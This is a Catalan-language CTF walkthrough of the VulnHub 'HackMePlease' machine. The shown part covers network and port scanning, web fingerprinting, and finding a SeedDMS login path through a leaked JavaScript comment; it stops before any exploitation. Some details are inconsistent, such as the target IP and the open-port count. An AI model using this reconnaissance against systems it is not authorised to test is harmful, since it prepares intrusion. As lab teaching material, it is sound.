

# Vulnhub HackMePlease - Tutorial.

En aquesta màquina aprendrem a trobar un accés per mitjà de l'aplicatiu web utilitzant instruccions SQL i un cop aconseguim l'accés realitzarem una escalada de privilegis fins a aconseguir Root i trobar el FLAG per al premi.



1. [Reconeixement.](#)
2. [Accés inicial.](#)
3. [Escalada de privilegis.](#)

Per descarregar la màquina, la trobarem al següent enllaç:

[https://download.vulnhub.com/hackmeplease/Hack\\_Me\\_Please.rar](https://download.vulnhub.com/hackmeplease/Hack_Me_Please.rar)

Avans de realitzar aquesta màquina s'hauria de poder fer la màquina BlueMoon i la màquina VulnUni sense cap tipus de problemes. Aquí us deixo els enllaços de les dues màquines mencionades.

<https://download.vulnhub.com/bluemoon/bluemoon.ova>

<https://download.vulnhub.com/vulnuni/vulnuni1.0.1.ova>

Totes dues màquines resalitzades anteriorment.

## 1.- Reconeixement.

Primer de tot buscarem el rang de la xarxa en la qual ens trobem per aixó utilitzarem la commanda `<< ip a >>`.

```
(root@kali)-[/home/kali]
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:3d:54:f8 brd ff:ff:ff:ff:ff:ff
    inet 10.13.20.5/24 brd 10.13.20.255 scope global dynamic noprefixroute eth0
        valid_lft 569sec preferred_lft 569sec
    inet6 fe80::e2d6:3ec2:cb7d:5cb/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:b0:9d:b5 brd ff:ff:ff:ff:ff:ff
    inet 10.14.10.5/24 brd 10.14.10.255 scope global dynamic noprefixroute eth1
        valid_lft 569sec preferred_lft 569sec
    inet6 fe80::a96f:ce78:25f2:61cf/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
4: eth2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:b2:38:97 brd ff:ff:ff:ff:ff:ff
    inet 10.15.30.5/24 brd 10.15.30.255 scope global dynamic noprefixroute eth2
        valid_lft 569sec preferred_lft 569sec
    inet6 fe80::866c:1550:6cdb:7423/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
5: eth3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:c2:a0:93 brd ff:ff:ff:ff:ff:ff
    inet 10.16.40.6/24 brd 10.16.40.255 scope global dynamic noprefixroute eth3
        valid_lft 569sec preferred_lft 569sec
    inet6 fe80::f6e1:950a:1b7f:c4d8/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Command `<< ip a >>`

Un cop sapiguem el rang de xarxa en el que estem treballant, en el meu cas **10.16.40.0/24** i a la interfície **ETH3**, procerirem a realitzar un reconeixement dels hosts de la xarxa, que com saben ho podem realitzar de dues maneres, utilitzan **NMAP**, utilitzant **NETDISCOVER** o utilitzant la commanda **ARP-SCAN**.

```
(root@kali)-[/home/.../Escritorio/Laboratorios/VulnHub/HackMePlease]
# nmap -sn 10.16.40.0/24 -oG discovery
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-30 13:27 CET
Nmap scan report for 10.16.40.1
Host is up (0.00055s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.16.40.2
Host is up (0.00046s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.16.40.3
Host is up (0.00065s latency).
MAC Address: 08:00:27:C9:1D:91 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.16.40.9
Host is up (0.0014s latency).
MAC Address: 08:00:27:6F:56:58 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.16.40.6
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.06 seconds
```

Command NMAP.

Currently scanning: Finished! | Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.16.40.1	52:54:00:12:35:00	1	60	Unknown vendor
10.16.40.2	52:54:00:12:35:00	1	60	Unknown vendor
10.16.40.3	08:00:27:c9:1d:91	1	60	PCS Systemtechnik GmbH
10.16.40.9	08:00:27:6f:56:58	1	60	PCS Systemtechnik GmbH

Command NETDISCOVER ( `netdiscover -i <dispositiu de xarxa> -r <rang de xarxa>` ).

```
(root@kali)-[/home/.../Escritorio/Laboratorios/VulnHub/HackMePlease]
# arp-scan -I eth3 --localnet --ignoredups
Interface: eth3, type: EN10MB, MAC: 08:00:27:c2:a0:93, IPv4: 10.16.40.6
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.16.40.1      52:54:00:12:35:00      QEMU
10.16.40.2      52:54:00:12:35:00      QEMU
10.16.40.3      08:00:27:c9:1d:91      PCS Systemtechnik GmbH
10.16.40.9      08:00:27:6f:56:58      PCS Systemtechnik GmbH

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.139 seconds (119.68 hosts/sec). 4 responded
```

Command ARP-SCAN ( `arp-scan -I <dispositiu de xarxa> --localnet` ).

Un cop localitzada la màquina objectiu, en el meu cas es la 10.16.40.9, procedirem a realitzar un escaneig de ports i Serveis per tal de poder comprovar que tenim funcionant en la màquina.

Per a tal fi, utilitzarem la commanda NMAP amb les opcions:

- sV (Scanner de Versions) ,
- open -p- (Per escanejar tots els ports i que només ens retorni els oberts).
- min-rate <paquets/segon> (Per controlar directament la velocitat d'escaneig).
- n (Per no realitzar la resolució DNS ).
- Pn (Per no enviar sondes ICMP).
- oG <nom\_arxiu> (Per guardar el resultat en un arxiu).

L'instrucció que utilitzarem serà:

**nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.16.40.5 -oG allPorts**

Despres del escaneig, podem comprovar que tenim dos ports oberts:

```
(root@WireSeed)-[/home/wireseed/Escritorio/Laboratories/HackMePlease]
# nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.16.40.5 -oG allPorts

Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-03 20:59 CET
Initiating ARP Ping Scan at 20:59
Scanning 10.16.40.5 [1 port]
Completed ARP Ping Scan at 20:59, 0.06s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 20:59
Scanning 10.16.40.5 [65535 ports]
SYN Stealth Scan Timing: About 50.00% done; ETC: 21:02 (0:01:12 remaining)
Discovered open port 3306/tcp on 10.16.40.5
Discovered open port 80/tcp on 10.16.40.5
Completed SYN Stealth Scan at 21:01, 128.38s elapsed (65535 total ports)
Nmap scan report for 10.16.40.5
Host is up, received arp-response (0.0013s latency).
Scanned at 2023-12-03 20:59:40 CET for 129s
Not shown: 53055 filtered tcp ports (no-response), 12478 closed tcp ports (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON
80/tcp    open  http   syn-ack ttl 64
3306/tcp  open  mysql  syn-ack ttl 64
MAC Address: 08:00:27:9D:97:01 (Oracle VirtualBox virtual NIC)

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 128.59 seconds
Raw packets sent: 124833 (5.493MB) | Rcvd: 12483 (499.324KB)
```

Command NMAP `nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.16.40.5 -oG allPorts`

Podem comprovar que tenim tres ports oberts, el 80 (TCP), el 3306 (MySQL) i el 33060 (MySQLx).

Ara ens interessaria saber quines versions utilitzant el script per defecte de NMap als ports trobats i ho guardarem tot en el fitxer "Objetivo".



L'instrucció que utilitzarem serà:

**nmap -sC -sV -p80,3306,33060 10.16.40.5 -oN Objetivo**

```
(root@WireSeed) ~/home/wireseed/Escritorio/Laboratories/HackMePlease
nmap -sC -sV -p80,3306,33060 10.16.40.5 -oN Objetivo
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-03 23:26 CET
Nmap scan report for 10.16.40.5
Host is up (0.0011s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Welcome to the land of pwnland
3306/tcp   open  mysql     MySQL 8.0.25-0ubuntu0.20.04.1
|_ ssl-cert: Subject: commonName=MySQL_Server_8.0.25_Auto_Generated_Server_Certificate
|_ Not valid before: 2021-07-03T00:33:15
|_ Not valid after: 2031-07-01T00:33:15
|_ ssl-date: TLS randomness does not represent time
mysql-info:
  Protocol: 10
  Version: 8.0.25-0ubuntu0.20.04.1
  Thread ID: 80
  Capabilities flags: 65535
  Some Capabilities: ODBCClient, FoundRows, ConnectWithDatabase, Support41Auth, LongPassword, Speaks41ProtocolOld, SupportsTransactions, IgnoreSi
gpipes, SupportsLoadDataLocal, Speaks41ProtocolNew, SwitchToSSLAfterHandshake, IgnoreSpaceBeforeParenthesis, SupportsCompression, InteractiveClient
, LongColumnFlag, DontAllowDatabaseTableColumn, SupportsMultipleResults, SupportsMultipleStatements, SupportsAuthPlugins
  Status: Autocommit
  Salt: \x18AhD\x1E\x1Fb;\x0D}kj\x0B\x17ji\x10~
  Auth Plugin Name: caching_sha2_password
33060/tcp  open  mysqlx?
fingerprint-strings:
  DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq, TLSSessionReq, X11Probe, afp:
  Invalid message"
  HY000
  LDAPBindReq:
  *Parse error unserializing protobuf message"
  HY000
  oracle-tns:
  Invalid message-frame."
  HY000
```

Amb aquest resultat veiem que tots els tiros indiquen que tindrem que començar la màquina utilitzant el port 80 ja que tenim un servidor apache 2.4.41 el qual podriem intentar buscar alguna vulnerabilitat reportada.

```
(root@WireSeed) ~/home/wireseed/Escritorio/Laboratories/HackMePlease
nmap -sC -sV -p80,3306,33060 10.16.40.5 -oN Objetivo
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-03 23:26 CET
Nmap scan report for 10.16.40.5
Host is up (0.0011s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Welcome to the land of pwnland
3306/tcp   open  mysql     MySQL 8.0.25-0ubuntu0.20.04.1
|_ ssl-cert: Subject: commonName=MySQL_Server_8.0.25_Auto_Generated_Server_Certificate
|_ Not valid before: 2021-07-03T00:33:15
|_ Not valid after: 2031-07-01T00:33:15
|_ ssl-date: TLS randomness does not represent time
mysql-info:
  Protocol: 10
  Version: 8.0.25-0ubuntu0.20.04.1
  Thread ID: 80
  Capabilities flags: 65535
  Some Capabilities: ODBCClient, FoundRows, ConnectWithDatabase, Support41Auth, LongPassword, Speaks41ProtocolOld, SupportsTransactions, IgnoreSi
gpipes, SupportsLoadDataLocal, Speaks41ProtocolNew, SwitchToSSLAfterHandshake, IgnoreSpaceBeforeParenthesis, SupportsCompression, InteractiveClient
, LongColumnFlag, DontAllowDatabaseTableColumn, SupportsMultipleResults, SupportsMultipleStatements, SupportsAuthPlugins
  Status: Autocommit
  Salt: \x18AhD\x1E\x1Fb;\x0D}kj\x0B\x17ji\x10~
  Auth Plugin Name: caching_sha2_password
33060/tcp  open  mysqlx?
fingerprint-strings:
  DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq, TLSSessionReq, X11Probe, afp:
  Invalid message"
  HY000
  LDAPBindReq:
  *Parse error unserializing protobuf message"
  HY000
  oracle-tns:
  Invalid message-frame."
  HY000
```

Primer de tot tindriem que trobar la versió exacte de Ubuntu en la qual ens trobem, per aixó obrirem el navegador i buscarem l'informació necessària.


Per realitzar aquesta búsqueda indicarem que busquem “**Apache httpd 2.4.41 + Ubuntu**” el qual ens donarà un resultat de que ens trobem davant d’un ubuntu FOCAL.

The screenshot shows a web browser window with the URL `https://launchpad.net/ubuntu/focal/amd64/apache2/2.4.41-1ubuntu1`. The page is the Ubuntu Launchpad entry for the `apache2` package. The title is `apache2 2.4.41-1ubuntu1 (amd64 binary) in ubuntu focal`, with `ubuntu focal` highlighted by a red box. The page includes a description of the Apache HTTP Server Project, installation instructions, and details about the package version (2.4.41-1ubuntu1), source, status (Superseded), and priority (Optional). It also lists downloadable files, including the `amd64` build of `apache2 2.4.41-1ubuntu1` in `ubuntu eoan PROPOSED`.


Anem a jugar amb una nova utilitat “**WHATWEB**” que es tracta d’una utilitat que actúa de la mateixa manera que wappalizer, que ja el coneixem de vegades anteriors, i que ens mostrarà totes les tecnologies que incorpora el web en qüestió.

```
(root@WireSeed) - [/home/wireseed/Escritorio/Laboratories/HackMePlease]
whatweb http://10.16.40.5
http://10.16.40.5 [200 OK] Apache[2.4.41], Bootstrap, Country[RESERVED][22], Frame.HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.16.40.5], JQuery[1.11.2], Modernizr[2.8.3-respond-1.4.2.min], Script[text/javascript], Title[Welcome to the land of pwnland], X-UA-Compatible[IE=edge]
```


D'aquets resultats ens fixem en primer lloc que el JQuery que té instal·lat es molt Vell, el qual podríem mirar si hi trobessim alguna vulnerabilitat però seria nul·la, ja que totes les que trobem seran de XSS. L'altre tema que ens crida l'atenció es que el web té un titol. Anem a veure que tal el web.



Realitzem una comprovació amb el Wappalizer i veiem que les dades son correctes.



Els resultats del wappalizer no es retornen grans avanços, pero ens fixem en una cosa, que a mesura que anem navegant per el menú, no ens porta a cap link, sino que ens reposiciona sobre el mateix web.



Aixó ens demostra que estem davant d'un "carrocel", una página estàtica.

Anem a mirar el codi del web.

Ens fixem que hi ha codi JS, el qual ens interessa per si poguessim realitzar alguna cosa.

```
375     </div>
376
377     <script src="https://ajax.googleapis.com/ajax/libs/jquery/1.11.2/jquery.min.js"></script>
378     <script>window.jQuery || document.write('<script src="js/vendor/jquery-1.11.2.min.js"></script>')</script>
379
380     <script src="js/vendor/bootstrap.min.js"></script>
381
382     <script src="js/datepicker.js"></script>
383     <script src="js/plugins.js"></script>
384     <script src="js/main.js"></script>
385
386     <script type="text/javascript">
387     $(document).ready(function() {
388
389
```



Anem a capturar el main.js per si de cas.  
Utilitzarem la següent instrucció:

**Curl -s -X GET "http://10.16.40.5/js/main.js | cat**

```
curl -s -X GET "http://10.16.40.5/js/main.js" | cat
jQuery(document).ready(function($) {
    'use strict';
    $(window).load(function() { // id=seq-preloader class=seq-preloader
        $(".seq-preloader").fadeOut(); // will first fade out the loading animation
        $(".sequence").delay(500).fadeOut("slow"); // will fade out the white DIV that covers the website.
    })
    $(function() {
        function showSlide(n) {
            // n is relative position from current slide
            // unbind event listener to prevent retriggering
            $body.unbind("mousewheel");
            // increment slide number by n and keep within boundaries
            currSlide = Math.min(Math.max(0, currSlide + n), $slide.length-1);
            var displacment = window.innerWidth*currSlide;
            // translate slides div across to appropriate slide
            $slides.css('transform', 'translateX(-' + displacment + 'px)');
            // delay before rebinding event to prevent retriggering
            setTimeout(bind, 700);
            // change active class on link
            $('nav a.active').removeClass('active');
            $($('a')[currSlide]).addClass('active');
        }
        function bind() {
            $body.bind('false', mouseEvent);
        }
        function mouseEvent(e, delta) {
            // On down scroll, show next slide otherwise show prev slide
            showSlide(delta >= 0 ? -1 : 1);
            e.preventDefault();
        }
        while ($('nav a, .main-btn a').click(function(e) {
            // When link clicked, find slide it points to
            var newslide = parseInt($(this).attr('href')[1]);
            // find how far it is from current slide
            var diff = newslide - currSlide - 1;
            showSlide(diff); // show that slide
            e.preventDefault();
        }));
    });
});
```

Anem a utilitzar el nostre amic CHAT GPT per veure que realmente realitza aquest codi.

Este código utiliza jQuery para crear un efecto de presentación de diapositivas o carrusel en una página web. Aquí hay una descripción de lo que hace el código:

**1. Document Ready Function:**

javascriptCopy code

jQuery document ready function

Esto asegura que el código se ejecuta después de que el DOM (Document Object Model) ha sido completamente cargado.

**2. Window Load Event:**

javascriptCopy code

```
window load function
```

Este evento se activa después de que todos los recursos de la página (incluyendo imágenes) se han cargado. En este caso, se utiliza para ocultar un preloader y una secuencia visual asociada.

### 3. Desvanecimiento de Elementos:

javascriptCopy code

```
".seq-preloader" fadeOut ".sequence" delay 500 fadeOut "slow"
```

Se están utilizando efectos de desvanecimiento para ocultar elementos con las clases `.seq-preloader` y `.sequence`.

### 4. Funciones para Manejar el Carrusel:

- **showSlide(n):** Cambia la diapositiva actual en función de un desplazamiento relativo `n`.
- **bind():** Desvincula el escuchador de eventos para evitar la activación repetida y luego vuelve a vincularlo después de un breve retraso.
- **mouseEvent(e, delta):** Maneja eventos de desplazamiento del mouse y llama a `showSlide` para mostrar la diapositiva correspondiente.

### 5. Enlaces de Navegación y Botones:

javascriptCopy code

```
'nav a, .main-btn a' click function
```

Se han asignado manejadores de eventos a los enlaces de navegación y a los enlaces dentro de elementos con la clase `.main-btn`. Cuando se hace clic en estos enlaces, se llama a la función `showSlide` para mostrar la diapositiva correspondiente.

### 6. Evento de Redimensionamiento de la Ventana:

javascriptCopy code

```
window resize function
```

Ajusta la posición de las diapositivas cuando cambia el tamaño de la ventana del navegador.

### 7. Variables y Cache:

javascriptCopy code

```
var 'body' var 0 var '.slides' var  
'slide'
```

Se están declarando y asignando variables para facilitar el acceso a elementos del DOM y para realizar un seguimiento del estado actual de la presentación de diapositivas.

### 8. Inicialización:

javascriptCopy code

```
'nav a' 0 addClass 'active' bind 'false'
```

Establece la primera diapositiva como activa y vincula el evento de desplazamiento del mouse.

En resumen, este código implementa un carrusel de diapositivas con controles de navegación y efectos visuales.

Sense informació relevant per el moment.

Però si mirem detalladament el codi, podem veure que tenim una fuga d'informació en el codi.

```
// give active class to first link  
//make sure this js file is same as installed app on our server endpoint: /seeddms51x/seeddms-5.1.22/  
$($('nav a')[0]).addClass('active');
```

Trobem un comentari que apunta a **/seeddms51x/seeddms-5.1.22/**

Anem a provar de posar-ho a la URL a veure que passa. Veiem que ens redirecciona a un formulari de login.

SeedDMS: Sign in

10.16.40.5/seeddms51x/seeddms-5.1.22/out/out.Login.php?referuri=%2Fseeddms51x%

SeedDMS

Sign in

User ID:

Password:


Language:

This is a classified area. Access is permitted only to authorized personnel. Any violation will be prosecuted according to the national and international laws.  
SeedDMS free document management system - www.seeddms.org


Anem a veure que es aixó del SeedDMS, procedim a la investigació... Buscarem **QUE ES SEEDDMS?**

**SeedDMS es un sistema de gestión de documentos de código abierto fácil de usar pero potente, basado en PHP y MySQL o sqlite3.** Muchos años de desarrollo lo han convertido en una plataforma madura y preparada para la empresa para compartir y almacenar documentos.


Anem a comprovar si el SeedDMS es un software lliure. Busquem en GITHUB!!!!



Podem observar l'estructura de directoris del servidor de documents.  
Revisem una miqueta el sistema de directoris, comprovem que hi ha un directori CONF, provem de entrar-hi per navegador i veiem que està bloquejat.

